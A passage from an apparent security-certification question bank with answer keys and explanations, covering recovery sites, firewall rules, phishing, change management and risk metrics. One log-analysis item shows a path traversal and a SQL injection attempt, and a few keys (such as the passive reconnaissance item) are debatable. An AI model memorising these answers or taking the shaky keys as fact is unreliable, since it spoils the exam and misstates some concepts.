- A. To define pricing structures for long-term vendor contracts
- B. To outline acceptable assessment methods and boundaries in advance
- C. To negotiate ownership rights for test results after contract termination
- D. To determine penalties for failing to meet project delivery deadlines

Answer(s): B

Explanation:

Rules of engagement define the scope, methods, and boundaries of the penetration test in advance, ensuring the assessment is conducted safely, legally, and without unintended disruption.

QUESTION: 856

An organization must implement security measures to prevent unauthorized vehicle access to a data center.

Which of the following will best meet this requirement and provide adequate security? (Choose two.)

- A. Bollards
- B. Infrared sensors
- C. Fencing
- D. Lighting
- E. Access badges
- F. Cameras

Answer(s): A, C

Explanation:

Bollards physically block vehicles from approaching or ramming the facility, while fencing establishes a secure perimeter that prevents unauthorized vehicle entry.

QUESTION: 857

A site reliability engineer is designing a recovery strategy that requires quick fail over to an identical site if the primary facility goes down.

Which of the following types of sites should the engineer consider?

- A. Recovery site
- B. Hot site
- C. Cold site
- D. Warm site

Answer(s): B

Explanation:

A hot site is fully operational with real-time data replication and identical systems, allowing immediate failover with minimal downtime.

QUESTION: 858

Which of the following is a consideration when patching mission-critical network edge routers for a critical vulnerability?

- A. Redundancy
- B. Physical location
- C. Scalability
- D. Cost

Answer(s): A

Explanation:

Redundancy ensures that traffic can be rerouted to backup routers during patching, allowing updates to be applied without disrupting critical network operations.

QUESTION: 859

A penetration tester examined the security posture of a company. The tester completed the following:

- Checked the locks on perimeter doors
- Located blind spots on security cameras
- Attempted to open secured server rack doors

Which of the following describes the type of test the penetration tester most likely conducted?

- A. Defensive
- B. Physical
- C. Compliance
- D. Offensive

Answer(s): B

Explanation:

The tester evaluated physical security controls such as locks, cameras, and server rack access, which characterizes a physical penetration test.

QUESTION: 860

A company uses its backups to recover from a ransomware attack.

Which of the following best guarantees that the backups are not infected?

- A. Immutability
- B. Destruction
- C. Sanitization

D. Retention

Answer(s): A

Explanation:

Immutability ensures backups cannot be altered or encrypted after creation, preventing ransomware from infecting them and preserving clean recovery points.

QUESTION: 861

Which of the following will oversee a cybersecurity program and provide guidance on risk appetite for an organization?

- A. Government regulators
- B. Board of directors
- C. Steering committees
- D. Data owners

Answer(s): B

Explanation:

The board of directors provides strategic oversight of the cybersecurity program and sets the organization's risk appetite, guiding how risk is managed at a high level.

QUESTION: 862

Which of the following concepts protects sensitive information from unauthorized disclosure?

- A. Integrity
- B. Availability
- C. Authentication
- D. Confidentiality

Answer(s): D

Explanation:

Confidentiality ensures that sensitive information is accessible only to authorized individuals and is protected from unauthorized disclosure.

QUESTION: 863

Which of the following is the most appropriate reason for a server technician to disable unused ports and services on an externally facing DNS server?

- A. To reduce the need for patching
- B. To block ports not currently blocked by the network firewall
- C. To conserve system memory

D. To limit the attack surface area

Answer(s): D

Explanation:

Disabling unused ports and services removes unnecessary entry points, reducing the attack surface and minimizing opportunities for exploitation.

QUESTION: 864

A security administrator must adjust the company firewall ACL to test DNSSEC without disrupting current connectivity while transitioning to DNSSEC. Given the following company servers and gateway firewall ACL:

WEB SERVER: 192.168.1.10 DNS SERVER: 192.168.1.20

RULE #	ACTION	PROTO	SRC_IP	SRC_PORT	DEST_IP	DEST_PORT
1	PERMIT	TCP	0.0.0.0	ANY	192.168.1.10	80,443
2	PERMIT	UDP	0.0.0.0	ANY	192.168.1.20	53
3	PERMIT	ICMP	10.0.0.0/8	ANY	192.168.1.0/24	ANY
4	DENY	ANY	ANY	ANY	ANY	ANY

Which of the following should the security administrator do?

A. Insert the following rule above rule #1:

PERMIT	ICMP	0.0.0.0	ANY	192.168.1.0/24	53,80,443
--------	------	---------	-----	----------------	-----------

B. Replace rule #1 with the following:

PERMIT	TCP	0.0.0.0	ANY	192.168.1.0/24	53,443
--------	-----	---------	-----	----------------	--------

C. Replace rule #2 with the following:

PERMIT	UDP,TCP	0.0.0.0	ANY	192.168.1.20	53
--------	---------	---------	-----	--------------	----

D. Insert the following rule between rule #2 and rule #3:

PERMIT	TCP	0.0.0.0	ANY	192.168.1.20	443
--------	-----	---------	-----	--------------	-----

Answer(s): C

Explanation:

DNSSEC can require DNS traffic over both UDP and TCP on port 53. Updating the DNS rule to allow both protocols to the DNS server enables DNSSEC testing without disrupting existing DNS connectivity.

QUESTION: 865

A new appliance is deployed with hardened settings. The security team wants to prevent a decrease in its security posture over time.

Which of the following will best help achieve this goal?

- A. Logging retention
- B. Monitoring configuration
- C. Least privilege
- D. Network segmentation

Answer(s): B

Explanation:

Monitoring configuration ensures that any changes to the hardened baseline are detected over time, helping maintain the intended security posture by identifying drift or unauthorized modifications.

QUESTION: 866

An application security engineer is working to address issues stemming from situations where necessary approvals and testing were not done before code was committed directly into the production codebase.

Which of the following would be the most appropriate for the engineer to require?

- A. Regression testing
- B. Branch protection
- C. Impact assessment
- D. Static analysis

Answer(s): B

Explanation:

Branch protection enforces controls such as required approvals, code reviews, and testing before changes can be merged into the production branch, preventing direct, unreviewed commits.

QUESTION: 867

Which of the following is a customer responsible for in a hybrid cloud environment?

- A. PaaS IAM
- B. IaC versioning
- C. Utility uptime
- D. SaaS scaling

Answer(s): B

Explanation:

In a hybrid cloud model, customers retain responsibility for managing their infrastructure configurations and deployments, including versioning infrastructure-as-code used to provision and maintain resources.

QUESTION: 868

A company asks a vendor to help its internal red team with a penetration test without providing too much detail about the infrastructure.

Which of the following penetration testing methods does this scenario describe?

- A. Passive reconnaissance
- B. Partially-known environment
- C. Integrated testing
- D. Defensive testing

Answer(s): B

Explanation:

A partially-known environment provides limited information to the testers, simulating a scenario where some knowledge is available but not full visibility into the infrastructure.

QUESTION: 869

Which of the following is a security benefit of an effective IT asset tracking system?

- A. Helping identify unauthorized or unmanaged devices connected to the network
- B. Preventing prohibited data exfiltration from endpoints on the network
- C. Assisting with automated root cause analysis for all security incidents on the network
- D. Ensuring proper data backup and recovery procedures are in place

Answer(s): A

Explanation:

An effective asset tracking system provides visibility into all authorized devices, making it easier to detect unknown or unmanaged devices that could pose security risks.

QUESTION: 870

A security engineer must create detections for file staging techniques on web-facing servers. The company implements multiple tools and is most concerned about intellectual property theft. Which of the following tools does the company most likely use?

- A. EDR for indicator detections based on process names
- B. DLP for scanning and identification on endpoints
- C. SOAR for web crawling plugins and data validation
- D. IPS for cleartext traffic inspection of network payloads

Answer(s): B

Explanation:

Data loss prevention tools monitor and detect sensitive data such as intellectual property on endpoints and servers, identifying staging or unauthorized movement of files before exfiltration.

QUESTION: 871

Which of the following is an example of a false negative vulnerability detection in a scan report?

- A. A vulnerability that does not actually exist
- B. A vulnerability that has already been remediated
- C. A result that shows no known vulnerabilities
- D. A zero-day vulnerability with a known remediation

Answer(s): C

Explanation:

A false negative occurs when a scan fails to detect an existing vulnerability, resulting in a report that incorrectly indicates no vulnerabilities are present.

QUESTION: 872

Which of the following will best provide consistent power to a data center for an extended time during a power grid outage?

- A. Uninterruptible power supply
- B. Generator
- C. Inverter
- D. Power conditioner

Answer(s): B

Explanation:

A generator provides long-term power during extended outages by supplying electricity as long as fuel is available, unlike a UPS which is designed for short-term backup.

QUESTION: 873

A security analyst reviews firewall configurations and finds that firewalls are configured to fail-open mode in the event of a crash.

Which of the following describes the security risk associated with this configuration?

- A. There may be increased latency during fail over.
- B. Authentication tokens may be invalidated during an outage.
- C. Traffic will bypass inspection during a failure.
- D. All encrypted traffic will be blocked during an outage.

Answer(s): C

Explanation:

In fail-open mode, the firewall allows traffic to pass through without inspection during a failure, which can expose the network to unfiltered and potentially malicious traffic.

QUESTION: 874

Which of the following should an analyst consider when evaluating the effectiveness of the backups in an organization's DRP?

- A. Frequency
- B. Hashing
- C. Deduplication
- D. Replication

Answer(s): A

Explanation:

Backup frequency determines how current the data is at the time of recovery, directly impacting recovery objectives and overall effectiveness in a disaster recovery plan.

QUESTION: 875

Which of the following best explains how open service ports increase an organization's attack surface?

- A. They are commonly overlooked by endpoint antivirus tools during scans.
- B. They can make the company's remote entry point available to the internet.
- C. They enable automatic application updates to reduce vulnerability windows.
- D. They can expose unnecessary services to unauthorized access if not properly restricted.

Answer(s): D

Explanation:

Open service ports expose running services, and if those services are unnecessary or improperly secured, they provide entry points that attackers can exploit to gain unauthorized access.

QUESTION: 876

Which of the following best describes the importance of implementing filesystem journaling?

- A. Replication to a secondary form of media reduces the risk of failure when the secondary media is remote.
- B. The recovery time always exceeds the RTO and RPO requirements during system downtime.
- C. A point-in-time backup provides faster data recovery if data on a disk is corrupted.
- D. A log of changes can enable recovery to a desired state after a failure.

Answer(s): D

Explanation:

Filesystem journaling records changes in a log, allowing the system to recover to a consistent or desired state after a crash or failure.

QUESTION: 877

Which of the following best explains a reason for automating and orchestrating the service ticket process?

- A. Employee satisfaction is higher when service ticket processing is automated.
- B. The impact of human involvement is minimized during support request management.
- C. Computing baselines can be updated with the latest patches as vulnerabilities are discovered.
- D. Orchestration provides users with single sign-on during the onboarding process.

Answer(s): B

Explanation:

Automation and orchestration reduce manual intervention, ensuring consistent, faster, and less error-prone handling of service tickets by minimizing the impact of human involvement.

QUESTION: 878

Which of the following vulnerability types exploits missing safeguards when processing multiple, duplicate, and concurrent requests?

- A. Sideloaded
- B. VM escape
- C. Race condition
- D. SQL injection

Answer(s): C

Explanation:

Explanation: A race condition occurs when multiple concurrent requests are processed without proper synchronization, allowing attackers to exploit timing issues and bypass safeguards.

QUESTION: 879

Which of the following phishing-resistant authentication methods reduce the chances of successful social engineering attacks? (Choose two.)

- A. IM OTP
- B. Phone calls
- C. Passwordless
- D. SMS
- E. Security keys
- F. Email

Answer(s): C, E

Explanation:

Passwordless authentication removes reliance on passwords, reducing susceptibility to phishing. Security keys use cryptographic authentication tied to specific domains, making them resistant to phishing and social engineering attacks.

QUESTION: 880

Which of the following best explains why using an appropriate algorithm is critical for digital signatures?

- A. It allows the sender to hide the contents of a message from attackers.
- B. It confirms the sender's identity and verifies the content has not changed.
- C. It enables automated key exchange between users over the network.
- D. It ensures that encrypted files can only be shared between specific senders.

Answer(s): B

Explanation:

Digital signatures rely on appropriate algorithms to validate the sender's identity and ensure the integrity of the message, confirming that the content has not been altered.

QUESTION: 881

A security administrator wants to increase a company's technical defenses after two users experienced payroll fraud due to phishing attacks. Which of the following should the administrator do?

- A. Conduct internal phishing campaigns with continuous training for all users on how to recognize phishing attempts.
- B. Deploy more secure email gateways and block any email coming from unknown or suspicious domains.
- C. Install advanced EDR software on all user workstations and configure alerts to report suspicious communications.
- D. Keep web browsers updated to patch known vulnerabilities and use DNS block lists to prevent users from visiting known malicious sites.

•
Answer(s): B

Explanation:

Explanation: Strengthening email security controls directly addresses phishing threats by filtering and blocking malicious or suspicious emails before they reach users, reducing the likelihood of credential compromise and fraud.

QUESTION: 882

A company uses multiple providers to send its marketing, internal, and support emails. Many of the emails are marked as spam.

Which of the following changes should the company make to ensure legitimate emails are validated?

- A. Disable DKIM to avoid signature conflicts.
- B. Implement DMARC with a "reject" policy to enforce sender validation.
- C. Replace the domain's MX record with the marketing provider's services.
- D. Update the SPF record to include all authorized sending sources.

Answer(s): D

Explanation:

Updating the SPF record to include all authorized email-sending providers ensures receiving servers can verify legitimate sources, reducing the likelihood of emails being marked as spam.

QUESTION: 883

Which of the following is a SIEM system using when monitoring Unix servers with only an SSH credentials login?

- A. API integration
- B. OAuth 2.0 SSO
- C. SNMP
- D. Agentless

Answer(s): D

Explanation:

Agentless monitoring uses existing protocols like SSH to access systems without installing local agents, which fits a setup where only SSH credentials are used.

QUESTION: 884

Which of the following is an adversary leveraging when they inject malicious code into regular vendor updates?

- A. Supply chain
- B. Zero-day
- C. Sideloaded
- D. Operating system

Answer(s): A

Explanation:

Injecting malicious code into vendor updates compromises the trusted distribution process, which is characteristic of a supply chain attack.

QUESTION: 885

Which of the following best explains why an organization would choose a warm site for disaster recovery?

- A. It reduces complexity by replicating data in real time across identical environments.
- B. It eliminates the need for backup testing by using cloud-native infrastructure.
- C. It offers fully automated fail over with no manual intervention required.
- D. It balances cost and recovery time by maintaining partially configured systems.

Answer(s): D

Explanation:

A warm site provides a compromise between cost and recovery speed by maintaining partially configured systems that can be brought online more quickly than a cold site but at lower cost than a fully operational hot site.

QUESTION: 886

Which of the following impact analysis metrics will best estimate the average operational availability of an asset?

- A. MTBF
- B. SLE
- C. RTO

D. RPO

Answer(s): A

Explanation:

Mean Time Between Failures measures the average time a system operates without failure, which is directly used to estimate operational availability.

QUESTION: 887

An organization wants to hire a third-party company to perform a vulnerability assessment on the organization's internal systems.

Which of the following will best ensure confidentiality of the results and provide a legally binding document?

- A. MOU
- B. MSA
- C. SLA
- D. NDA

Answer(s): D

Explanation:

A non-disclosure agreement legally binds the third party to protect the confidentiality of sensitive information, including assessment results.

QUESTION: 888

Which of the following explains the importance of implementing password salting?

- A. It supports storing passwords in reversible form to aid the password auditing process.
- B. It prevents the use of precomputed hash tables calculated from leaked credentials.
- C. It increases encryption key length and strengthens the resulting password hash.
- D. It adds multiple rounds of encryption and adds time to the password cracking process.

Answer(s): B

Explanation:

Salting adds unique random data to each password before hashing, preventing attackers from using precomputed hash tables like rainbow tables to crack multiple passwords efficiently.

QUESTION: 889

Hacktivists change an organization's page. The page's content is limited to static code and images.

Which of the following should the organization use to detect and prevent modifications on the page? (Choose two.)

- A. Network access control
- B. Web content categorization
- C. Centralized proxy
- D. File integrity monitoring
- E. Web application firewall
- F. URL scanning

Answer(s): D, E

Explanation:

File integrity monitoring detects unauthorized changes to static files by comparing them against known baselines. A web application firewall helps prevent unauthorized modifications by filtering and blocking malicious requests targeting the web server.

QUESTION: 890

A penetration tester, who did not have an access badge, managed to follow a group of employees through multiple badged-access doors and into the data center without being stopped. The tester mentions this finding during the after-action review with the Chief Information Security Officer (CISO).

Which of the following issues should the CISO address as a result of this finding?

- A. Role-based access
- B. Shoulder surfing
- C. Insider threat
- D. Social engineering

Answer(s): D

Explanation:

Following employees through secured doors without authorization is tailgating, a form of social engineering that exploits human behavior rather than technical controls.

QUESTION: 891

Which of the following is a TPM used for in cryptographic solutions?

- A. Replacing the OSs encryption services
- B. Verifying SSL/TLS certificates from websites
- C. Keeping cryptographic keys in software for quick access
- D. Storing keys securely and performing hardware-based functions

Answer(s): D

Explanation:

A Trusted Platform Module securely stores cryptographic keys in hardware and performs cryptographic operations, protecting keys from exposure and tampering.

QUESTION: 892

A company informs employees when they can update their company-owned devices with the newest software.

Which of the following does this scenario best describe?

- A. Onboarding process
- B. Device sideloading
- C. Change management
- D. Playbook guidelines

Answer(s): C

Explanation:

Change management defines how updates, modifications, or deployments are planned, communicated, approved, and scheduled. Informing employees when company-owned devices can be updated with new software is part of managing and controlling organizational change.

QUESTION: 893

A security engineer must set up new resources in the cloud. The company wants to make sure all settings are secure and consistent across every instance before the company promotes the new resources to production.

Which of the following is the best way for the security engineer to meet these requirements?

- A. Use the basic setup the cloud company provides and make changes later if needed.
- B. Write down the setup steps in a shared document and check them once a month.
- C. Use a saved setup file that includes the parameters and reuse it for each deployment.
- D. Run compliance scans on the instances occasionally and fix any problems.

Answer(s): C

Explanation:

A saved setup file with predefined parameters supports infrastructure as code and configuration templates. This ensures cloud resources are deployed with secure, repeatable, and consistent settings before being promoted to production.

QUESTION: 894

An engineer submits a change request for a software update to the change advisory board (CAB). The CAB rejects the request, despite the change request including technical requirements.

Which of the following is most likely missing from the request?

- A. Rollback strategy
- B. Fail forward plan
- C. Test results
- D. Developer approval

Answer(s): A

Explanation:

A change request should include a rollback strategy so the organization can restore the previous stable state if the software update fails or causes unexpected issues. The CAB commonly requires this risk-control detail before approving production changes.

QUESTION: 895

Which of the following is the primary purpose of a service that tracks logins and time spent using the service?

- A. Availability
- B. Accounting
- C. Authentication
- D. Authorization

Answer(s): B

Explanation:

Accounting tracks user activity, such as login events, session duration, and resource usage. It provides an audit trail of what users did and how long they used the service.

QUESTION: 896

An organization wants to ensure the integrity of compiled binaries in the production environment.

Which of the following security measures would best support this objective?

- A. Input validation
- B. Code signing
- C. SQL injection
- D. Static analysis

Answer(s): B

Explanation:

Code signing verifies that compiled binaries come from a trusted source and have not been altered after signing. This directly supports integrity by allowing production systems to detect tampered or unauthorized binaries before execution.

QUESTION: 897

Which of the following is a type of preventive control?

- A. SIEM
- B. Honeypot
- C. ACL
- D. Video surveillance

Answer(s): C

Explanation:

An access control list prevents unauthorized access by explicitly allowing or denying traffic or user permissions before access is granted.

QUESTION: 898

A Chief Executive Officer (CEO) receives an email that states a pending bonus payment for employees is awaiting CEO approval.

When the CEO hovers over the sender display name, they find the email was sent from an external domain.

Which of the following social engineering attacks best describes this scenario?

- A. Whaling
- B. Vishing
- C. Phishing
- D. Smishing

Answer(s): A

Explanation:

Whaling is a targeted phishing attack aimed at senior executives or high-profile individuals. The message is crafted around executive-level authority, such as approving employee bonus payments, to trick the CEO into taking action.

QUESTION: 899

A security analyst investigates an incident involving exfiltration of several large files with sensitive data.

Which of the following data sources is best to identify the activity?

- A. NetFlow logs sorted by source Internet Protocol (IP)
- B. Endpoint logs sorted by file extension
- C. Endpoint logs sorted by file name
- D. NetFlow logs sorted by destination IP

Answer(s): D

Explanation:

NetFlow logs show network traffic patterns, including source, destination, volume, and timing. Sorting by destination IP helps identify where large outbound transfers were sent, making it the best source for investigating data exfiltration.

QUESTION: 900

An organization has an external developer create all of its critical software that serves various customers.

Which of the following is a key concern for the organization?

- A. Vendor lock-in
- B. Support cost
- C. Complexity
- D. Technical debt

Answer(s): A

Explanation:

Vendor lock-in is a key concern when an organization depends on an external developer for critical software. This can make it difficult to change providers, maintain control over future development, or migrate the software without significant cost or disruption.

QUESTION: 901

Which of the following best describes using passive reconnaissance on a target?

- A. Tools and scripts establish a connection to the target's public servers and inject a payload.
- B. Open-source tools and scripts establish a connection to the target's public servers.
- C. Tools establish a connection to public servers.
- D. Scripts establish a connection to the target's public servers and inject random parameters.

Answer(s): B

Explanation:

Passive reconnaissance focuses on gathering information through publicly available sources and OSINT methods without intrusive testing or payload injection. This approach is used to learn about the target while minimizing direct interaction and detection risk.

QUESTION: 902

A security administrator's supervisor wants their credentials reset because of concern about a potential cyberattack.

Which of the following motivators does this describe?

- A. Extortion

- B. Fear
- C. Ideological
- D. Ethical

Answer(s): B

Explanation:

Fear is the motivator when action is driven by concern about a possible threat or negative outcome. Resetting credentials because of worry about a potential cyberattack reflects a fear-based response.

QUESTION: 903

Which of the following security methods transforms data to prevent reverse engineering and can protect intellectual property within applications?

- A. Masking
- B. Encryption
- C. Hashing
- D. Obfuscation

Answer(s): D

Explanation:

Obfuscation transforms code or data to make it difficult to understand, analyze, or reverse engineer. This helps protect intellectual property embedded in applications.

QUESTION: 904

Scans of new servers created from a community image show an abnormally high number of vulnerabilities.

Which of the following steps was most likely missed when deploying these systems?

- A. Disabling unused ports
- B. Deleting temporary update files
- C. Removing unnecessary software
- D. Installing a vulnerability scan agent

Answer(s): C

Explanation:

Removing unnecessary software is a key hardening step. Community images often include extra packages, services, and outdated components that increase the attack surface and create many vulnerability findings.

QUESTION: 905

Security analysts perform a network discovery scan on the production environment and find 2,000 desktops and laptops are present on the network. The company previously documented only 1,500 devices in use.

Which of the following presents the most critical risk to the company?

- A. Use of the company's guest Wi-Fi
- B. Loss of sensitive company information
- C. Stolen hardware
- D. Decreased network throughput

Answer(s): B

Explanation:

A large number of undocumented devices indicates weak asset inventory and possible unauthorized endpoints on the network. These unmanaged devices may lack required security controls, increasing the risk that sensitive company information could be exposed, accessed, or exfiltrated.

QUESTION: 906

A security administrator at a large company with standardized processes receives a request from an operations engineer for a major system migration.

Which of the following should the administrator do first?

- A. Implement the configuration immediately.
- B. Submit the configuration to a change advisory board.
- C. Recommend the configuration to an executive for approval.
- D. Schedule the configuration for the next update cycle.

Answer(s): B

Explanation:

A major system migration should follow the organization's formal change management process. Submitting the configuration to the change advisory board ensures the change is reviewed, assessed for risk, approved, and scheduled before implementation.

QUESTION: 907

Which of the following best distinguishes serverless architecture from traditional on-premises models in terms of security accountability?

- A. Serverless environments require the customer to secure host-level firewalls and network hardware.
- B. Serverless environments reduce the customer's responsibility for underlying system patching.
- C. Serverless environments provide a persistent execution environment across user sessions.
- D. Serverless environments allow full administrative access to physical infrastructure.

Answer(s): B

Explanation:

Serverless architecture shifts more responsibility for the underlying infrastructure to the cloud provider. The customer generally focuses on securing application code, permissions, data, and configurations, while the provider handles host maintenance, infrastructure management, and much of the system patching.

QUESTION: 908

A security analyst receives a report of unusual outbound traffic from a development server at 2:30 a.m. The server should have had no internet communication outside of business hours based on normal usage.

Which of the following data sources will most effectively help validate whether this behavior is part of a potential security incident? (Choose two.)

- A. Packet captures
- B. Active Directory GPOs
- C. Endpoint antivirus logs
- D. System performance logs
- E. Firewall traffic logs
- F. Vulnerability scan reports

Answer(s): A, E

Explanation:

Packet captures provide detailed evidence of the actual network communication, including destination, protocol, payload metadata, and timing. Firewall traffic logs help validate whether the development server made outbound connections at 2:30 a.m., where the traffic went, and whether it violated expected network behavior.

QUESTION: 909

Which of the following describes when a user installs an unauthorized application by bypassing the authorized application store and installing a binary file?

- A. Jailbreaking
- B. Sideloaded
- C. Memory injection
- D. VM escaping

Answer(s): B

Explanation:

Sideloaded is the installation of an application from outside the authorized or official application store, often by manually installing a binary package.

QUESTION: 910

Which of the following is a benefit of following a change management process?

- A. Reduced administrative workloads
- B. Faster project timelines
- C. Ability to build KPIs on asset updates
- D. Increased ROI

Answer(s): C

Explanation:

A change management process documents and tracks approved changes, including asset updates. This creates measurable data that can be used to build KPIs for monitoring change activity, compliance, and operational effectiveness.

QUESTION: 911

A group of attackers launches a DDoS attack against a financial institution. This attack takes down the institution's public website and online banking services for several hours. The group does not steal any data or demand a ransom.

Which of the following motivations is most likely behind this attack?

- A. Financial gain
- B. Service disruption
- C. Data exfiltration
- D. Corporate espionage

Answer(s): B

Explanation:

A DDoS attack is intended to overwhelm services and make them unavailable to legitimate users. Since no data was stolen and no ransom was demanded, the primary motivation is disrupting the institution's services.

QUESTION: 912

An organization authorizes system deployment on the network after reducing the number of Category 1 vulnerabilities to zero.

Which of the following is this scenario an example of?

- A. Risk avoidance
- B. Risk tolerance
- C. Risk transference

D. Risk reporting

Answer(s): B

Explanation:

Risk tolerance defines the acceptable level of risk an organization is willing to allow before approving an activity. Authorizing deployment only after Category 1 vulnerabilities are reduced to zero shows the organization's defined threshold for acceptable risk.

QUESTION: 913

A security analyst sees the following entries in web server logs:

```
200.17.88.121 [05/May/2025:01:05:18 -0200] "GET /aboutus.htm" 200 3344
200.17.88.121 [05/May/2025:01:08:22 -0200] "GET /corporateOrg.htm" 200 4200
132.18.62.144 [05/May/2025:01:08:23 -0200] "GET ../../vhosts" 403 502
200.17.88.121 [05/May/2025:01:10:33 -0200] "POST /contactUs.asp" 403 512
118.19.200.55 [05/May/2025:01:10:45 -0200] "POST/search" 200 1212 "SELECT * FROM company WHERE keyword = 'VP'"
105.86.13.11 [05/May/2025:01:15:45 -0200] "GET /latestContracts.htm" 404 512
```

Which of the following IP addresses is most likely involved in a malicious attempt?

- A. 105.86.13.11
- B. 118.19.200.55
- C. 132.18.62.144
- D. 200.17.88.121

Answer(s): B

Explanation:

The log entry shows a database query embedded in the web request, which indicates a likely SQL injection attempt. This activity is associated with the IP address shown for that request.

QUESTION: 914

Which of the following best summarizes the reason for an AUP?

- A. To provide a framework for performing a security assessment
- B. To provide guidance regarding the permitted operations of a system
- C. To provide procedures for restoring a resource in the event of an incident
- D. To provide an agreement between a vendor and service provider

Answer(s): B

Explanation:

An acceptable use policy defines how users are permitted to use organizational systems, networks, applications, and data. It establishes acceptable and prohibited actions to guide proper system use.

QUESTION: 915

Staff members at a company historically click on dangerous links. The leadership team wants to reduce that risk.

Which of the following should a security engineer do to help reduce future incidents?

- A. Create and run a realistic email test and provide a refresher.
- B. Leverage plaintext emails to remove clickable links.
- C. Block all unsigned email attachments for all employees.
- D. Perform header analysis for sender reputation.

Answer(s): A

Explanation:

A realistic phishing email test combined with refresher training helps employees recognize dangerous links and reinforces safer behavior. This directly addresses the historical pattern of users clicking malicious links.

QUESTION: 916

A wireless administrator sets up a new network in a small office using a password. The network must reduce the impact of brute-force attacks if the password is subjected to over-the-air interception.

Which of the following security settings will help achieve this goal?

- A. WIPS
- B. SSO
- C. WPS
- D. SAE

Answer(s): D

Explanation:

Simultaneous Authentication of Equals strengthens WPA3-Personal authentication by making intercepted wireless handshakes resistant to offline brute-force password attacks. This reduces the impact if authentication traffic is captured over the air.

QUESTION: 917

Which of the following is most likely to cause reputational damage to a company?

- A. Open ports
- B. Low availability
- C. Unpatched vulnerabilities
- D. Data leaks

Answer(s): D

Explanation:

Data leaks are most likely to cause reputational damage because they expose sensitive information and can reduce customer, partner, and public trust in the company.

QUESTION: 918

Which of the following explains how regular patching helps mitigate risks when securing an enterprise environment?

- A. It improves server performance by reducing software bugs.
- B. It addresses known software vulnerabilities before they are exploited.
- C. It eliminates the need for firewalls and intrusion detection.
- D. It removes the need for antivirus tools.

Answer(s): B

Explanation:

Regular patching reduces risk by fixing known software vulnerabilities before attackers can exploit them in the enterprise environment.

QUESTION: 919

An organization experiences a compromise in a cloud-hosted solution that contains customer information.

Which of the following strategies will help determine the sensitivity level of the breach?

- A. Permission restrictions
- B. Tabletop exercise
- C. Data classification
- D. Asset inventory

Answer(s): C

Explanation:

Data classification identifies the type and sensitivity of information involved, such as public, internal, confidential, or regulated customer data. This helps determine the severity and impact of the breach.

QUESTION: 920

In order to maintain system stability, a company's software developers cannot merge updates into the code base without supervisor approval.

Which of the following is the best description of this practice?

- A. Separation of duties
- B. Change management
- C. Vulnerability remediation

D. Collusion prevention

Answer(s): B

Explanation:

Change management controls how updates are reviewed, approved, and introduced into a code base or production environment. Requiring supervisor approval before merging code helps maintain stability by ensuring changes are authorized before implementation.

QUESTION: 921

Following a security review, an organization must ensure users verify their identities against the company's identity services with individual credentials leveraging WPA2-enterprise for wireless access.

Which of the following configuration steps correctly applies RADIUS in this environment?

- A. Enabling 802.1X authentication and integrating it with the corporate directory
- B. Installing self-signed certificates on all user devices
- C. Enabling MAC filters for all wireless clients
- D. Configuring the wireless controller to require multifactor authentication

Answer(s): A

Explanation:

WPA2-Enterprise uses 802.1X authentication with a RADIUS server to validate each user's individual credentials. Integrating RADIUS with the corporate directory allows users to authenticate against centralized identity services for wireless access.

QUESTION: 922

An unknown source has attacked an organization's network multiple times. The organization has a firewall but no other source of protection against these attacks.

Which of the following is the best security item to add?

- A. SIEM
- B. Load balancer
- C. UTM
- D. IPS

Answer(s): D

Explanation:

An intrusion prevention system actively detects and blocks malicious network traffic. Since the organization already has a firewall but is still being attacked, adding prevention capability provides stronger protection against repeated network-based attacks.

QUESTION: 923

A company performs a vulnerability assessment and gets the following results:

Vulnerability	Server location	CVSS score
1	Internet	9.8
2	Internal	4.0
3	Internet	4.0
4	Internal	9.8

Which of the following vulnerabilities should the company patch first?

- A. 1
- B. 2
- C. 3
- D. 4

Answer(s): A

Explanation:

The highest priority is the vulnerability with the highest severity score on an internet-facing server. This combination creates the greatest exposure and risk, so it should be patched first.

QUESTION: 924

A company wants to use new Wi-Fi-enabled environmental sensors in order to automatically collect metrics.

Which of the following will the security team most likely do?

- A. Add the sensor software to the risk register.
- B. Create a VLAN for the sensors.
- C. Physically air gap the sensors.
- D. Configure TLS 1.2 on all sensors.

Answer(s): B

Explanation:

Creating a VLAN for the Wi-Fi-enabled sensors segments them from the rest of the network. This limits exposure and helps contain risk if an IoT sensor is compromised.

QUESTION: 925

Which of the following principles ensures data is only accessible to authorized users?

- A. Integrity
- B. Confidentiality

- C. Non-repudiation
- D. Availability

Answer(s): B

Explanation:

Confidentiality ensures that data is protected from unauthorized access and is only available to users, systems, or processes that are permitted to view it.

QUESTION: 926

A security team identifies a vulnerability in an application that the developers will not be able to patch for six months.

Which of the following should the security team use to document this vulnerability?

- A. Risk register
- B. Patching schedule
- C. Vulnerability matrix
- D. Change management procedure

Answer(s): A

Explanation:

A risk register documents known risks, including vulnerabilities that cannot be remediated immediately. It allows the organization to track ownership, severity, impact, mitigation plans, and the accepted timeline until remediation is possible.

QUESTION: 927

A Chief Information Security Officer (CISO) implements a new policy that users can no longer access fantasy sports sites while at work. The CISO wants to implement a solution that can adapt to new sites coming online and not have to constantly determine which sites are related to fantasy sports.

Which of the following is the best capability for the CISO to leverage?

- A. IPS
- B. URL scanning
- C. Content categorization
- D. Static denial list
- E. DLP

Answer(s): C

Explanation:

Content categorization groups websites by type, such as gambling, sports, games, or fantasy sports-related content. This allows filtering policies to adapt as new sites appear without requiring the CISO to manually maintain a static list of every site.

QUESTION: 928

A security analyst collects IoCs from a cybersecurity bulletin.

Which of the following should the analyst do next to assess if an environment is compromised?

- A. Root cause analysis
- B. Threat hunting
- C. Tabletop exercise
- D. Penetration test

Answer(s): B

Explanation:

Threat hunting uses known indicators of compromise to proactively search the environment for signs of malicious activity. This helps determine whether systems have already been affected by the threat described in the bulletin.

QUESTION: 929

A small business initially plans to open common communications ports (21, 22, 25, 80, 443) on its firewall to allow broad access to its screened subnet. However, their security consultant advises against this action.

Which of the following security principles is the consultant addressing?

- A. Secure access service edge
- B. Attack surface
- C. Least privilege
- D. Separation of duties

Answer(s): B

Explanation:

Opening many common ports increases the number of exposed services that attackers can target. The consultant is addressing attack surface reduction by limiting unnecessary externally accessible ports.

QUESTION: 930

A security analyst determines that a security breach will have a financial impact of \$15,000 and is expected to occur twice within a three-year period.

Which of the following is the ALE for this risk?

- A. \$7,500

- B. \$10,000
- C. \$15,000
- D. \$30,000

Answer(s): B

Explanation:

$$15\,000 \times 2 \div 3 = 10\,000$$

Annualized loss expectancy is calculated by multiplying the single-loss expectancy by the annualized rate of occurrence. A \$15,000 impact occurring twice in three years equals an annual expected loss of \$10,000.

QUESTION: 931

A network administrator must turn off insecure protocols after a recent inspection.

Which of the following best describes the vulnerability the network administrator is remediating?

